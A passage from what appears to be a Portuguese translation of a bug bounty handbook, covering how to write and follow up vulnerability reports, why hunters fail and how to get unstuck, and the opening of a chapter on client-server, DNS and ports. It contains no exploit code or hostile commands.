Por exemplo, para uma vulnerabilidade de CSRF, você pode incluir um arquivo HTML com a carga útil de CSRF incorporada. Dessa forma, tudo o que a equipe de segurança precisa fazer para reproduzir o problema é abrir o arquivo HTML no navegador. Para um ataque de entidade externa XML, inclua o arquivo XML criado que você usou para executar o ataque. E para as vulnerabilidades que exigem várias etapas complicadas para serem reproduzidas, você pode gravar um vídeo com captura de tela do processo.

Arquivos de POC como esses economizam o tempo da equipe de segurança, pois ela não precisa preparar a carga útil do ataque. Você também pode incluir quaisquer URLs, scripts ou arquivos de upload criados que tenha usado para atacar o aplicativo.

Etapa 6: Descreva o impacto e os cenários de ataque

Para ajudar a equipe de segurança a entender completamente o impacto potencial da vulnerabilidade, você também pode ilustrar um cenário plausível no qual a vulnerabilidade poderia ser explorada. Observe que esta seção não é igual à avaliação da gravidade mencionada anteriormente. A avaliação da gravidade descreve a gravidade das consequências de um invasor explorar a vulnerabilidade, enquanto o cenário de ataque explica como essas consequências seriam de fato.

Se os hackers explorassem esse bug, eles poderiam assumir o controle das contas dos usuários? Ou poderiam roubar informações do usuário e causar vazamentos de dados em grande escala? Coloque-se no lugar de um hacker mal-intencionado e tente aumentar o impacto da vulnerabilidade o máximo possível. Dê à empresa cliente uma noção realista do pior cenário possível. Isso ajudará a empresa a priorizar a correção internamente e a determinar se são necessárias etapas adicionais ou investigações internas.

Aqui está um exemplo de uma seção de impacto:

Usando essa vulnerabilidade, tudo o que um invasor precisa para alterar a senha de um usuário é o seu user_id. Como a página de perfil público de cada usuário lista o user_id da conta, qualquer pessoa pode visitar o perfil de qualquer usuário, descobrir seu user_id e alterar sua senha. E como os user_ids são simplesmente números sequenciais, um hacker pode até enumerar todos os user_ids e alterar as senhas de todos os usuários! Esse bug permitirá que os invasores assumam o controle da conta de qualquer pessoa com o mínimo de esforço.

Uma boa seção de impacto ilustra como um invasor pode explorar um bug de forma realista. Ela leva em conta todos os fatores atenuantes, bem como o impacto máximo que pode ser obtido. Ela nunca deve exagerar o impacto de um bug ou incluir qualquer hipótese.

Etapa 7: Recomendar possíveis mitigações

Você também pode recomendar possíveis medidas que a equipe de segurança pode tomar para atenuar a vulnerabilidade. Isso economizará o tempo da equipe quando ela começar a pesquisar as atenuações. Muitas vezes, como você é o pesquisador de segurança que descobriu a vulnerabilidade, você estará familiarizado com o comportamento específico desse recurso do aplicativo e, portanto, em uma boa posição para propor uma correção abrangente.

No entanto, não proponha correções a menos que você tenha um bom entendimento da causa raiz do problema. As equipes internas podem ter muito mais contexto e conhecimento para fornecer estratégias de atenuação apropriadas aplicáveis ao seu ambiente. Se você não tiver certeza do que causou a vulnerabilidade ou de qual seria uma possível correção, evite fazer recomendações para não confundir o leitor.

Aqui está uma possível atenuação que você poderia propor:

O aplicativo deve validar o parâmetro user_id do usuário na solicitação de alteração de senha para garantir que o usuário esteja autorizado a fazer modificações na conta. As solicitações não autorizadas devem ser rejeitadas e registradas pelo aplicativo.

Você não precisa entrar nos detalhes técnicos da correção, pois não tem conhecimento da base de código subjacente do aplicativo. Mas, como alguém que entende a classe da vulnerabilidade, você pode fornecer uma direção para a atenuação.

Etapa 8: Validar o relatório

Por fim, sempre valide seu relatório. Analise o relatório uma última vez para garantir que não haja erros técnicos ou qualquer coisa que possa impedir que a equipe de segurança o compreenda. Siga suas próprias etapas de reprodução para garantir que elas contenham detalhes suficientes. Examine todos os seus arquivos e códigos de POC para ter certeza de que funcionam. Ao validar seus relatórios, você pode minimizar a possibilidade de enviar um relatório inválido.

Dicas adicionais para escrever relatórios melhores

Aqui estão outras dicas para ajudá-lo a entregar os melhores relatórios possíveis.

Não presuma nada

Primeiro, não presuma que a equipe de segurança será capaz de entender tudo o que está no seu relatório. Lembre-se de que você pode estar trabalhando com essa vulnerabilidade há uma semana, mas, para a equipe de segurança que está recebendo o relatório, todas essas informações são novas. Eles têm uma série de outras responsabilidades e, muitas vezes, não estão tão familiarizados com o recurso quanto você. Além disso, os relatórios nem sempre são atribuídos às equipes de segurança. Programas mais novos, projetos de código aberto e startups podem depender de desenvolvedores ou pessoal de suporte técnico para lidar com relatórios de bugs em vez de ter uma equipe de segurança dedicada. Ajude-os a entender o que você descobriu.

Seja o mais detalhista possível e inclua todos os detalhes relevantes de que você se lembrar. Também é bom incluir links para referências que expliquem conhecimentos obscuros sobre segurança com os quais a equipe de segurança talvez não esteja familiarizada. Pense nas possíveis consequências de ser detalhista em comparação com as consequências de deixar de fora detalhes essenciais. A pior coisa que pode acontecer se você for muito prolixo é que seu relatório levará dois minutos a mais para ser lido. Porém, se você omitir detalhes importantes, a correção da vulnerabilidade poderá ser adiada e um hacker mal-intencionado poderá explorar a falha.

Seja claro e conciso

Por outro lado, não inclua nenhuma informação desnecessária, como saudações prolixas, piadas ou memes. Um relatório de segurança é um documento comercial, não uma carta para seu amigo. Ele deve ser direto e sem rodeios. Faça seu relatório o mais curto possível, sem omitir os principais detalhes. Você deve sempre tentar economizar o tempo da equipe de segurança para que ela possa corrigir a vulnerabilidade imediatamente.

Escreva o que você quer ler

Sempre tenha em mente o leitor ao escrever e tente criar uma boa experiência de leitura para ele. Escreva em um tom de conversa e não use leetspeak, gírias ou abreviações. Isso torna o texto mais difícil de ler e aumenta o incômodo do leitor.

Seja profissional

Por fim, sempre se comunique com a equipe de segurança com respeito e profissionalismo. Forneça esclarecimentos sobre o relatório com paciência e presteza.

Você provavelmente cometará erros ao redigir relatórios, e inevitavelmente ocorrerão falhas de comunicação. Mas lembre-se de que, como pesquisador de segurança, você tem o poder de minimizar essa possibilidade, dedicando tempo e cuidado à sua redação. Ao aperfeiçoar suas habilidades de elaboração de relatórios, além das habilidades de hacking, você pode economizar o tempo de todos e maximizar seu valor como hacker.

Criação de um relacionamento com a equipe de desenvolvimento

Seu trabalho como hacker não termina no momento em que você envia o relatório. Como a pessoa que descobriu a vulnerabilidade, você deve ajudar a empresa a corrigir o problema e garantir que a vulnerabilidade seja totalmente corrigida.

Vamos falar sobre como lidar com suas interações com a equipe de segurança após o envio do relatório e como criar um relacionamento sólido com eles. A construção de um relacionamento sólido com a equipe de segurança ajudará a resolver seus relatórios de forma mais rápida e tranquila. Isso pode até levar a grandes pagamentos de recompensas por bugs se você puder contribuir de forma consistente para a segurança da organização.

Alguns caçadores de bugs conseguiram até mesmo entrevistas ou ofertas de emprego de grandes empresas de tecnologia por causa de suas descobertas de bug bounty! Analisaremos os diferentes estados do seu relatório, o que você deve fazer durante cada estágio do processo de atenuação e como lidar com conflitos ao se comunicar com a equipe de segurança.

Compreensão dos estados do relatório

Depois de enviar o seu relatório, a equipe de segurança o classificará em um *estado de relatório*, que descreve o status atual do seu relatório. O estado do relatório mudará à medida que o processo de mitigação avançar. Você pode encontrar o estado do relatório listado na interface da plataforma de recompensa por bugs ou nas mensagens que recebe das equipes de segurança.

Precisa de mais informações

Um dos estados de relatório mais comuns que você verá é "*preciso de mais informações*". Isso significa que a equipe de segurança não entendeu totalmente o seu relatório ou não conseguiu reproduzir o problema usando as informações que você forneceu. Em geral, a equipe de segurança fará um acompanhamento com perguntas ou solicitações de informações adicionais sobre a vulnerabilidade.

Nesse caso, você deve revisar seu relatório, fornecer as informações que faltam e abordar as preocupações adicionais da equipe de segurança.

Informativo

Se a equipe de segurança marcar o seu relatório como *informativo*, ela não corrigirá o bug. Isso significa que eles acreditam que o problema que você relatou é uma preocupação de segurança, mas não é significativo o suficiente para justificar uma correção. As vulnerabilidades que não afetam outros usuários, como a capacidade de aumentar sua própria pontuação em um jogo on-line, geralmente se enquadram nessa categoria. Outro tipo de bug geralmente marcado como informativo é uma prática recomendada de segurança ausente, como permitir que os usuários reutilizem senhas.

Nesse caso, não há mais nada que você possa fazer pelo relatório! A empresa não lhe pagará uma recompensa e você não precisa fazer o acompanhamento, a menos que acredite que a equipe de segurança tenha cometido um erro. No entanto, recomendo que você acompanhe os problemas informativos e tente encadeá-los em bugs maiores e mais impactantes.

Duplicado

Um status de relatório *duplicado* significa que outro hacker já encontrou o bug e a empresa está em processo de correção da vulnerabilidade.

Infelizmente, como as empresas concedem recompensas por bugs apenas ao primeiro hacker que encontrar o bug, você não será pago por duplicatas. Não há mais nada a fazer com o relatório além de ajudar a empresa a resolver o problema. Você também pode tentar escalar ou encadear o bug em um bug de maior impacto. Dessa forma, a equipe de segurança poderá ver o novo relatório como um problema separado e recompensá-lo.

N/A

Um status *não aplicável (N/A)* significa que seu relatório não contém um problema de segurança válido com implicações de segurança. Isso pode ocorrer quando o relatório contém erros técnicos ou se o bug é um comportamento intencional do aplicativo.

Relatórios N/A não compensam. Não há mais nada para você fazer aqui além de seguir em frente e continuar hackeando!

Triagem

As equipes de segurança *fazem a triagem* de um relatório quando validam o relatório por conta própria. Essa é uma ótima notícia para você, pois isso geralmente significa que a equipe de segurança corrigirá o bug e o recompensará com uma recompensa.

Após a triagem do relatório, você deve ajudar a equipe de segurança a corrigir o problema. Responda prontamente às perguntas da equipe e forneça

todas as informações adicionais solicitadas.

Resolvido

Quando seu relatório é marcado como *resolvido*, a vulnerabilidade relatada foi corrigida. Nesse momento, dê um tapinha nas costas e alegre-se com o fato de ter tornado a Internet um pouco mais segura. Se você estiver participando de um programa pago de recompensa por bugs, também poderá esperar receber seu pagamento nesse momento!

Não há mais nada a fazer com o relatório além de comemorar e continuar hackeando.

Lidando com conflitos

Nem todos os relatórios podem ser resolvidos de forma rápida e tranquila. Os conflitos acontecem inevitavelmente quando o hacker e a equipe de segurança discordam sobre a validade do bug, a gravidade do bug ou o valor apropriado do pagamento. Mesmo assim, os conflitos podem arruinar sua reputação como hacker, portanto, lidar com eles de forma profissional é fundamental para uma carreira bem-sucedida na caça a bugs. Veja a seguir o que você deve fazer se entrar em conflito com a equipe de segurança.

Quando você discordar da equipe de segurança sobre a validade do bug, primeiro certifique-se de que todas as informações do seu relatório inicial estejam corretas. Muitas vezes, as equipes de segurança marcam os relatórios como informativos ou N/A devido a um erro técnico ou de redação. Por exemplo, se você incluiu URLs incorretos no seu POC, a equipe de segurança talvez não consiga reproduzir o problema. Se isso causou a discordância, envie um relatório de acompanhamento com as informações corretas o mais rápido possível.

Por outro lado, se você não cometeu um erro em seu relatório, mas ainda acredita que eles rotularam o problema incorretamente, envie uma continuação explicando por que você acredita que o bug é um problema de segurança. Se isso ainda não resolver o mal-entendido, você poderá solicitar a mediação da plataforma de recompensa por bugs ou de outros engenheiros de segurança da equipe.

Na maioria das vezes, é difícil para os outros verem o impacto de uma vulnerabilidade se ela não pertencer a uma classe de bug bem conhecida. Se a equipe de segurança descartar a gravidade do problema relatado, você deve explicar alguns cenários de ataque em potencial para ilustrar totalmente o impacto.

Por fim, se você não estiver satisfeito com o valor da recompensa, comunique isso sem ressentimentos. Peça o raciocínio da organização por trás da atribuição dessa recompensa e explique por que você acha que merece uma recompensa maior. Por exemplo, se a pessoa responsável pelo seu relatório subestimou a gravidade do bug, você pode explicar melhor o impacto do problema ao pedir uma recompensa maior. Faça o que fizer, sempre evite pedir mais dinheiro sem uma explicação.

Lembre-se, todos nós cometemos erros. Se você acredita que a pessoa que está lidando com sua denúncia tratou mal o problema, peça uma reconsideração com cortesia. Depois de apresentar seu caso, respeite a decisão final da empresa sobre a correção e o valor da recompensa.

Criando uma parceria

A jornada da recompensa por bugs não termina depois que você resolve um

relatório. Você deve se esforçar para formar parcerias de longo prazo com as organizações. Isso pode

ajudarão a resolver seus relatórios de forma mais tranquila e poderão até mesmo lhe render uma entrevista ou oferta de emprego. Você pode formar bons relacionamentos com as empresas respeitando o tempo delas e se comunicando com profissionalismo.

Primeiro, ganhe respeito enviando sempre relatórios validados. Não quebre a confiança de uma empresa enviando spam, importunando-a por dinheiro ou verbalmente

abusar da equipe de segurança. Em troca, eles o respeitarão e darão prioridade a você como pesquisador. As empresas costumam banir os caçadores que são desrespeitosos ou irracionais, portanto, evite a todo custo se enquadrar nessas categorias.

Conheça também o estilo de comunicação de cada organização com a qual você trabalha. Quanto detalhe eles esperam em seus relatórios? Você pode conhecer o estilo de comunicação de uma equipe de segurança lendo seus relatórios divulgados publicamente ou incorporando o feedback deles sobre seus relatórios em mensagens futuras. Eles esperam muitas fotos e vídeos para documentar o bug? Personalize seus relatórios para facilitar o trabalho do leitor.

Por fim, certifique-se de apoiar a equipe de segurança até que ela resolva o problema. Muitas organizações lhe pagará uma recompensa pela triagem do relatório, mas não abandone a equipe de segurança depois de receber a recompensa! Se for solicitado, forneça conselhos para ajudar a atenuar a vulnerabilidade e ajude as equipes de segurança a confirmar que o problema foi corrigido. Às vezes, as organizações pedirão que você realize novos testes mediante o pagamento de uma taxa. Se possível, sempre aproveite essa oportunidade. Você não apenas ganhará dinheiro, mas também ajudará as empresas a resolver o problema mais rapidamente.

Entenda por que você está fracassando

Você dedicou horas à procura de vulnerabilidades e não encontrou nenhuma. Ou você continua enviando relatórios que são marcados como informativos, N/A ou duplicados.

Você seguiu todas as regras. Você usou todas as ferramentas. O que está dando errado? Que segredos os hackers da tabela de classificação estão escondendo de você? Nesta seção, discutirei os erros que o impedem de ter sucesso em bug bounties e como você pode melhorar.

Por que você não está encontrando insetos

Se você dedica muito tempo à caça aos bugs e ainda tem problemas para encontrá-los, aqui estão alguns possíveis motivos.

Você participa dos programas errados

Talvez você tenha visado os programas errados o tempo todo. Os programas de recompensa por bugs não são criados igualmente, e escolher o programa certo é essencial. Alguns programas atrasam a correção de bugs porque não têm recursos para lidar com as denúncias. Alguns programas minimizam a gravidade das vulnerabilidades para evitar pagar os hackers. Por fim, outros programas restringem seu escopo a um pequeno subconjunto de seus ativos. Eles executam programas de recompensa por bugs para obter publicidade positiva e não pretendem de fato corrigir as vulnerabilidades. Evite esses programas para não ter

dor de cabeça.

Você pode identificar esses programas lendo relatórios divulgados publicamente, analisando estatísticas de programas em plataformas de recompensa por bugs ou conversando com outros hackers. As estatísticas de um programa listadas em plataformas de recompensa por bugs fornecem muitas informações sobre a qualidade da execução de um programa. Evite programas com tempos de resposta longos e programas com recompensas médias baixas. Escolha alvos cuidadosamente e priorizar as empresas que investem em seus programas de recompensa por bugs.

Você não se atém a um programa

Por quanto tempo você deve visar um programa? Se a sua resposta for algumas horas ou dias, esse é o motivo pelo qual você não está encontrando nada. Pular de programa em programa é outro erro que os iniciantes cometem com frequência.

Todo programa de recompensa por bugs tem inúmeros caçadores de bugs invadindo-o. Diferencie-se da concorrência ou corra o risco de não encontrar nada! Você pode se diferenciar de duas maneiras: aprofundar-se ou fazer uma busca ampla. Por exemplo, aprofunde-se em uma única funcionalidade de um aplicativo para procurar bugs complexos. Ou descubra e invada os ativos menos conhecidos da empresa.

Fazer essas coisas bem feitas leva tempo. Não espere encontrar bugs imediatamente quando estiver começando um novo programa. E não desista de um programa se não conseguir encontrar bugs no primeiro dia.

Você não faz o reconhecimento

Entrar em grandes programas públicos sem fazer um reconhecimento é outra maneira de fracassar nas recompensas por bugs. O reconhecimento eficaz, que discutimos no Capítulo 5, ajuda você a descobrir novas superfícies de ataque: novos subdomínios, novos endpoints e novas funcionalidades.

Gastar tempo no reconhecimento lhe dá uma vantagem incrível sobre outros hackers, porque você será o primeiro a perceber os bugs em todos os ativos obscuros que descobrir, o que lhe dá mais chances de encontrar bugs que não sejam duplicados.

Você busca apenas os frutos mais fáceis

Outro erro que os iniciantes cometem com frequência é confiar em verificadores de vulnerabilidades. As empresas examinam e auditam rotineiramente seus aplicativos, e outros caçadores de bugs costumam fazer o mesmo, portanto, essa abordagem não lhe dará bons resultados.

Além disso, evite procurar apenas os tipos de erros óbvios. Bugs simplistas em grandes alvos provavelmente já foram encontrados. Muitos programas de recompensa por bugs eram privados antes de as empresas os abrirem ao público. Isso significa que alguns hackers experientes já terão relatado os bugs mais fáceis de encontrar. Por exemplo, é provável que muitos hackers já tenham testado uma vulnerabilidade de XSS armazenado no campo de comentários de um fórum.

Isso não quer dizer que você não deva procurar os frutos mais fáceis. Apenas não desanime se você não encontrar nada dessa forma. Em vez disso, esforce-se para obter uma compreensão mais profunda da arquitetura e da lógica subjacentes do aplicativo. A partir daí, você pode desenvolver uma

metodologia de teste exclusiva que resultará em bugs mais exclusivos e valiosos.

Você não entra em programas privados

Fica muito mais fácil encontrar bugs depois que você começa a hackear programas privados. Muitos hackers bem-sucedidos dizem que a maioria de suas descobertas vem de programas privados. Os programas privados são muito menos concorridos do que os públicos, portanto, você terá menos concorrência, e menos concorrência geralmente significa mais descobertas fáceis e menos duplicatas.

Por que seus relatórios são rejeitados

Conforme mencionado, três tipos de relatórios não resultarão em recompensa: N/As, informativos e duplicados. Nesta seção, falarei sobre o que você pode fazer para reduzir essas decepções.

A redução do número de relatórios inválidos beneficia a todos. Isso não apenas poupará seu tempo e esforço, mas também poupará à equipe de segurança as horas dedicadas ao processamento desses relatórios. Aqui estão alguns motivos pelos quais seus relatórios continuam sendo rejeitados.

Você não leu a política de recompensas

Um dos motivos mais comuns pelos quais os relatórios são marcados como N/A é que eles estão fora do escopo. A página de política de um programa geralmente tem uma seção denominada *Escopo* que informa quais ativos da empresa você tem permissão para invadir. Na maioria das vezes, a página de política também lista as vulnerabilidades e os ativos que estão *fora do escopo*, o que significa que você não tem permissão para fazer relatórios sobre eles.

A melhor maneira de evitar o envio de N/As é ler a política de recompensas com cuidado e repetidamente. Quais tipos de vulnerabilidade estão fora do escopo? E quais são os ativos da organização? Respeite esses limites e não submeta bugs que estejam fora do escopo.

Se você encontrar accidentalmente um problema crítico que esteja fora do escopo, informe-o se achar que é algo que a organização precisa saber! Talvez você não seja recompensado, mas ainda assim poderá contribuir para a segurança da empresa.

Você não se coloca no lugar da organização

Os relatórios informativos são muito mais difíceis de evitar do que os N/As. Na maioria das vezes, você receberá classificações informativas porque a empresa não se importa com o problema que você está relatando.

Imagine-se como um engenheiro de segurança. Se você está ocupado protegendo milhões de dados de usuários todos os dias, você se importaria com um redirecionamento aberto que pode ser usado somente para phishing? Embora seja uma falha de segurança válida, você provavelmente não se importaria. Você tem outras responsabilidades a cumprir, portanto, corrigir um bug de baixa gravidade está no final da sua lista de tarefas. Se a equipe de segurança não tiver pessoal extra para lidar com esses relatórios, às vezes eles o ignorarão e o marcarão como informativo.

Descobri que a maneira mais útil de reduzir os informativos é me colocar no lugar da organização. Conheça a organização para poder identificar o produto, os dados que ela está protegendo e as partes do aplicativo que são mais importantes. Depois de conhecer as prioridades da empresa, você pode ir atrás

das vulnerabilidades com as quais a equipe de segurança se preocupa.

E lembre-se de que empresas diferentes têm prioridades diferentes. Um relatório informativo para uma organização pode ser um relatório crítico para outra. Como no exemplo do site de namoro versus site de busca de emprego mencionado anteriormente neste capítulo, tudo é relativo. Às vezes, é difícil descobrir a importância de um bug para uma organização. Alguns problemas que relatei como críticos acabaram sendo informativos. E algumas vulnerabilidades que classifiquei como de baixo impacto foram recompensadas como problemas críticos.

É aqui que a tentativa e o erro podem valer a pena. Toda vez que a equipe de segurança classificar seu relatório como informativo, anote-o para referência futura. Da próxima vez que você encontrar um bug, pergunte-se: essa empresa já se preocupou com problemas como esse no passado? Saiba com o que cada empresa se preocupa e adapte seus esforços de hacking para atender às prioridades comerciais. Você acabará desenvolvendo uma intuição sobre quais tipos de bugs causam mais impacto.

Você não acorrenta insetos

Você também pode estar recebendo informativos porque sempre relata o primeiro bug menor que encontra.

Mas os pequenos bugs classificados como informativos podem se tornar grandes problemas se você aprender a encadeá-los. Quando você encontrar um bug de baixa gravidade que possa ser descartado, não o relate imediatamente. Em vez disso, tente usá-lo em cadeias de bugs futuras. Por exemplo, em vez de relatar um redirecionamento aberto, use-o em um ataque de falsificação de solicitação do lado do servidor (SSRF)!

Você escreve relatórios ruins

Outro erro que os iniciantes geralmente cometem é não comunicar o impacto do bug em seu relatório. Mesmo quando uma vulnerabilidade é impactante, se você não conseguir comunicar suas implicações à equipe de segurança, eles rejeitarão o relatório.

E quanto às duplicatas?

Infelizmente, às vezes não é possível evitar duplicatas. Mas você pode reduzir suas chances de obter duplicatas caçando em programas com escopos grandes, invadindo programas privados, fazendo reconhecimento extensivo e desenvolvendo sua metodologia de caça exclusiva.

O que fazer quando você está preso

Quando comecei a trabalhar com bug bounties, muitas vezes passava dias ou semanas sem encontrar uma única vulnerabilidade. Meu primeiro alvo foi um site de mídia social com um grande escopo. Mas depois de relatar meus primeiros CSRFs e IDORs, logo fiquei sem ideias (e sem sorte). Comecei a verificar as mesmas vulnerabilidades repetidas vezes e a experimentar diferentes ferramentas automáticas, sem sucesso.

Mais tarde, descobri que não estava sozinho; esse tipo de *queda por bug* é surpreendentemente comum entre os novos hackers. Vamos falar sobre como você pode se recuperar da frustração e melhorar seus resultados quando ficar

preso.

Etapa 1: Faça uma pausa!

Primeiro, faça uma pausa. Hackear é um trabalho árduo. Diferentemente do que é mostrado nos filmes, a busca por vulnerabilidades é tediosa e difícil. Requer paciência, persistência e atenção aos detalhes, portanto, pode ser muito desgastante mentalmente.

Antes de continuar trabalhando, pergunte a si mesmo: estou cansado? A falta de inspiração pode ser a maneira de seu cérebro dizer que atingiu seus limites. Nesse caso, seu melhor curso de ação seria descansar. Saia de casa. Encontre-se com amigos. Tomar um sorvete. Ou ficar em casa. Faça um chá. E leia um bom livro.

A vida é mais do que injeções de SQL e cargas úteis de XSS. Se você fizer uma pausa no hacking, muitas vezes descobrirá que está muito mais criativo quando voltar.

Etapa 2: Desenvolva seu conjunto de habilidades

Use sua queda no hacking como uma oportunidade para aprimorar suas habilidades. Os hackers geralmente ficam presos porque se sentem confortáveis demais com certas técnicas conhecidas e, quando essas técnicas não funcionam mais, eles supõem erroneamente que não há mais nada para tentar. Aprender novas habilidades o tirará da zona de conforto e fortalecerá suas habilidades de hacker para o futuro.

Primeiro, se você ainda não estiver familiarizado com as técnicas básicas de hacking, consulte os guias de teste e as práticas recomendadas para solidificar suas habilidades. Por exemplo, o *Open Web Application Security Project (OWASP)* publicou guias de teste para vários tipos de ativos. Você pode encontrar os guias de teste da Web e de dispositivos móveis da OWASP em <https://owasp.org/www-project-web-security-testing-guide/> e <https://owasp.org/www-project-mobile-security-testing-guide/>.

Aprenda uma nova técnica de hacking, seja uma nova técnica de exploração da Web, um novo ângulo de reconhecimento ou uma plataforma diferente, como o Android. Concentre-se em uma habilidade específica que deseja desenvolver, leia sobre ela e aplique-a aos alvos que está hackeando. Quem sabe? Talvez você descubra uma maneira totalmente nova de abordar o aplicativo alvo! Você também pode aproveitar essa oportunidade para se atualizar sobre o que outros hackers estão fazendo lendo os muitos blogs e sites de artigos de hackers que existem por aí. Compreender as abordagens de outros hackers pode lhe oferecer uma nova perspectiva de envolvimento com o seu alvo.

Em seguida, jogue *Capture the Flags (CTFs)*. Nessas competições de segurança, os jogadores procuram por bandeiras que provem que eles invadiram um sistema. Os CTFs são uma ótima maneira de aprender sobre novas vulnerabilidades. Eles também são divertidos e geralmente apresentam novas classes interessantes de vulnerabilidades. Os pesquisadores estão constantemente descobrindo novos tipos de técnicas de exploração, e ficar por dentro dessas técnicas garantirá que você esteja sempre encontrando bugs.

Etapa 3: Obtenha uma nova perspectiva

Quando você estiver pronto para invadir alvos reais novamente, aqui estão algumas dicas para ajudá-lo a manter o ritmo.

Primeiro, hackear um único alvo pode se tornar entediante, portanto, diversifique seus alvos em vez de se concentrar em apenas um. Sempre achei útil ter alguns alvos para alternar entre eles. Quando estiver se cansando de um aplicativo, mude para outro e volte ao primeiro mais tarde.

Em segundo lugar, certifique-se de que está procurando coisas específicas em um alvo em vez de vagar sem rumo, procurando por qualquer coisa. Faça uma lista das novas habilidades que você aprendeu e experimente-as. Procure um novo tipo de inseto ou experimente um novo ângulo de reconhecimento. Depois, enxágue e repita até encontrar um novo fluxo de trabalho adequado.

Por fim, lembre-se de que o hacking nem sempre consiste em encontrar uma única vulnerabilidade, mas em combinar vários pontos fracos de um aplicativo em algo crítico. Nesse caso, é útil procurar especificamente por comportamentos estranhos em vez de vulnerabilidades. Em seguida, anote esses comportamentos estranhos e pontos fracos e veja se você pode encadeá-los em algo que valha a pena relatar.

Por fim, algumas palavras de experiência

A caça a bugs é difícil. Quando comecei a procurar bugs, às vezes passava meses sem encontrar nenhum. E quando encontrava um, era algo trivial e de baixa gravidade.

A chave para melhorar em qualquer coisa é a prática. Se estiver disposto a dedicar tempo e esforço, suas habilidades de hacking melhorarão e você logo se verá nas tabelas de classificação e nas listas de convidados privados! Se você se sentir frustrado durante esse processo, lembre-se de que tudo fica mais fácil com o tempo. Entre em contato com a comunidade de hackers se precisar de ajuda. E boa sorte!

PARTE II

E S T A R T E D E G E T T I N G

3

COMO O TRABALHO INTERNO FUNCIONA



Antes de começar a procurar bugs, vamos dedicar algum tempo para entender como a Internet funciona. Encontrar vulnerabilidades na Web é tudo

sobre a exploração de pontos fracos dessa tecnologia, portanto, todos os bons hackers devem ter um sólido conhecimento sobre ela. Se você já estiver familiarizado com esses processos, fique à vontade para pular para a minha discussão sobre os controles de segurança da Internet.

A seguinte pergunta é um bom ponto de partida: o que acontece quando você digita *www.google.com* em seu navegador? Em outras palavras, como seu navegador sabe como ir de um nome de domínio, como *google.com*, para a página da Web que você está procurando? Vamos descobrir.

O modelo cliente-servidor

A Internet é composta por dois tipos de dispositivos: clientes e servidores. *Os clientes* solicitam recursos ou serviços, e *os servidores* fornecem esses recursos e serviços. Quando você visita um site com seu navegador, ele atua como cliente e solicita uma página da Web de um servidor da Web. O servidor da Web enviará a página da Web ao seu navegador (Figura 3-1).




Figura 3-1: Os clientes da Internet solicitam recursos dos servidores.

Uma página da Web nada mais é do que uma coleção de recursos ou arquivos enviados pelo servidor da Web. Por exemplo, no mínimo, o servidor enviará ao navegador um arquivo de texto escrito em *Hypertext Markup Language (HTML)*, a linguagem que informa ao navegador o que deve ser exibido. A maioria das páginas da Web também inclui arquivos *CSS (Cascading Style Sheets)* para torná-las bonitas. Às vezes, as páginas da Web também contêm arquivos *JavaScript (JS)*, que permitem que os sites animem a página da Web e reajam à entrada do usuário sem passar pelo servidor. Por exemplo, o JavaScript pode redimensionar imagens à medida que os usuários rolam pela página e validar uma entrada do usuário no lado do cliente antes de enviá-la ao servidor. Por fim, seu navegador pode receber recursos incorporados, como imagens e vídeos. Seu navegador combinará esses recursos para exibir a página da Web que você vê.

Os servidores também não retornam apenas páginas da Web para o usuário. As APIs da Web permitem que os aplicativos solicitem os dados de outros sistemas. Isso permite que os aplicativos interajam entre si e compartilhem dados e recursos de forma controlada. Por exemplo, as APIs do Twitter permitem que outros sites enviem solicitações aos servidores do Twitter para recuperar dados, como listas de tweets públicos e seus autores. As APIs potencializam muitas funcionalidades da Internet além dessas, e as revisaremos, juntamente com seus problemas de segurança, no Capítulo 24.

O sistema de nomes de domínio

Como seu navegador e outros clientes da Web sabem onde encontrar esses recursos? Bem, cada dispositivo conectado à Internet tem um endereço *IP (Internet Protocol)* exclusivo que outros dispositivos podem usar para localizá-lo. No entanto, os endereços IP são compostos de números e letras que são difíceis de serem lembrados pelos humanos. Por exemplo, o formato mais antigo de endereços IP, IPv4, tem a seguinte aparência: 123.45.67.89. A nova versão, IPv6, parece ainda mais complicada: 2001:db8::ff00:42:8329.

É aí que entra o *Sistema de Nomes de Domínio (DNS)*. Um servidor DNS funciona como a lista telefônica da Internet, traduzindo nomes de domínio em endereços IP (Figura 3-2). Quando você digita um nome de domínio no navegador, um servidor DNS precisa primeiro converter o nome de domínio em um endereço IP. Nossos navegadores perguntam ao servidor DNS: "Em qual endereço IP esse domínio está localizado?"




Figura 3-2: Um servidor DNS traduzirá um nome de domínio para um endereço IP.

Portas de Internet

Depois que seu navegador adquirir o endereço IP correto, ele tentará se conectar a esse endereço IP por meio de uma porta. Uma *porta* é uma divisão lógica nos dispositivos que identifica um serviço de rede específico. Identificamos as portas por seus números de porta, que podem variar de 0 a 65.535.

As portas permitem que um servidor forneça vários serviços à Internet ao mesmo tempo. Como existem convenções para o tráfego recebido em determinadas portas, os números de porta também permitem que o servidor encaminhe rapidamente as mensagens de Internet que chegam a um serviço correspondente para processamento. Por exemplo, se um cliente da Internet se conectar à porta 80, o servidor da Web entenderá que o cliente deseja acessar seus serviços da Web (Figura 3-3).

